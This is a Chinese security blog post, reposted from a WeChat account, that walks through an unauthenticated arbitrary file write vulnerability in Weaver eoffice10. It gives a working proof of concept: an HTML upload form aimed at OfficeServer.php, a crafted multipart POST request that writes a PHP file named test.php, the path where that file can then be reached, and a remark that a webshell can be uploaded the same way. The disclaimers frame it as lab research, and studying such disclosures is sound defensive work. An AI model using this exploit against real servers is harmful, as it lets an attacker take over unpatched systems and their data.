

泛微 eoffice10 前台任意文件写入漏洞

🕒 2022年12月9日 10:07:01 🗨 评论 👁 660 views 字数 1840 阅读6分8秒 阅读模式

文章声明

安全技术类文章仅供参考，此文所提供的信息仅针对漏洞靶场进行渗透，**未经授权请勿利用文章内的相关技术从事非法测试，如因此产生的一切不良后果与文**

关。📖 [网络安全培训课程](#)

本文所提供的工具仅用于学习，禁止用于其他目的，推荐大家在了解技术原理的前提下，更好的维护个人信息安全、企业安全、国家安全。


一、漏洞描述

泛微eoffice协同办公平台是一款专业的office办公的工具软件。软件支持在线多人编辑文件，并且会在第一时间收发协作需求。十分方便快捷，界面操作简单，极易上手，是一款不可多得的利器。


泛微eoffice 10版本存在前台任意文件写入漏洞，攻击者可通过该漏洞上传webshell获取服务器权限。


二、漏洞复现

系统首页地址及页面显示如下



首先查看系统版本信息





确定了系统版本号之后，本地新建一个html文件，代码如下

```

1. <form method='post' action='http://xx.xx.xx.xx/eoffice10/server/public/iWebOffice2015/OfficeServer.php' enctype='multipart/form-data' ><input type='file' name='FileData' /></br></br><input type='text' name='FormData' value='1' /></br></br><button type='submit' value='上传'>上传</button> </form>

```

浏览器打开显示如下



随便上传一张图片进行抓包，然后修改请求内容如下

```

1. POST /eoffice10/server/public/iWebOffice2015/OfficeServer.php HTTP/1.1 Host: xx.xx.xx.xx Content-Length: 376 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: null multipart/form-data; boundary=----WebKitFormBoundaryqhUtBPRUeNb5pjit User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/537.36 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, zh-CN,zh;q=0.9 Connection: close
-----WebKitFormBoundaryqhUtBPRUeNb5pjit Content-Disposition: form-data; name="FileData"; filename="1.jpg" Content-Type: image/jpeg
<?php phpinfo();?>-----WebKitFormBoundaryqhUtBPRUeNb5pjit Content-Disposition: form-data; name="FormData"
{"USERNAME":"","RECORDID":"","OPTION":"SAVEFILE","FILENAME":"test.php"}-----WebKitFormBoundaryqhUtBPRUeNb5pjit--

```

 泛微 eoffice10 前台任意文件写入漏洞

写入的文件地址如下 [钓鱼攻击防护](#)

```

1. http://xx.xx.xx.xx/eoffice10/server/public/iWebOffice2015/Document/test.php


```

 泛微 eoffice10 前台任意文件写入漏洞

如果想要getshell，直接写入webshell即可。

原文始发于微信公众号（守护者安全）：[泛微 eoffice10 前台任意文件写入漏洞](#)

免责声明:文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由读者承担全部法律及连带责任,本站不承担任何法律及连带责任联系(建议使用企业邮箱或有效邮箱,避免邮件被拦截,联系方式见首页),望知悉。



【涨知识】利用DoH加密通信的恶意木马流量分析

AI技术应用于美军战斗毁伤评估领域的进展及趋势


CVE复现 | CVE-2025-55182

AI红队实战攻防指南来袭

人工智能重要漏洞通报 (2026年第六期)


连 cat readme.txt 都不安全: iTerm2 SSH 集成协议...

把



上一篇

OSCP-Bashed靶场



下一篇

网络安全小百科之OWASP TOP 10

深入探索

CTF竞赛指南



软件



搜索引擎



深入探索

黑客与破解

计算机安全

供应链安全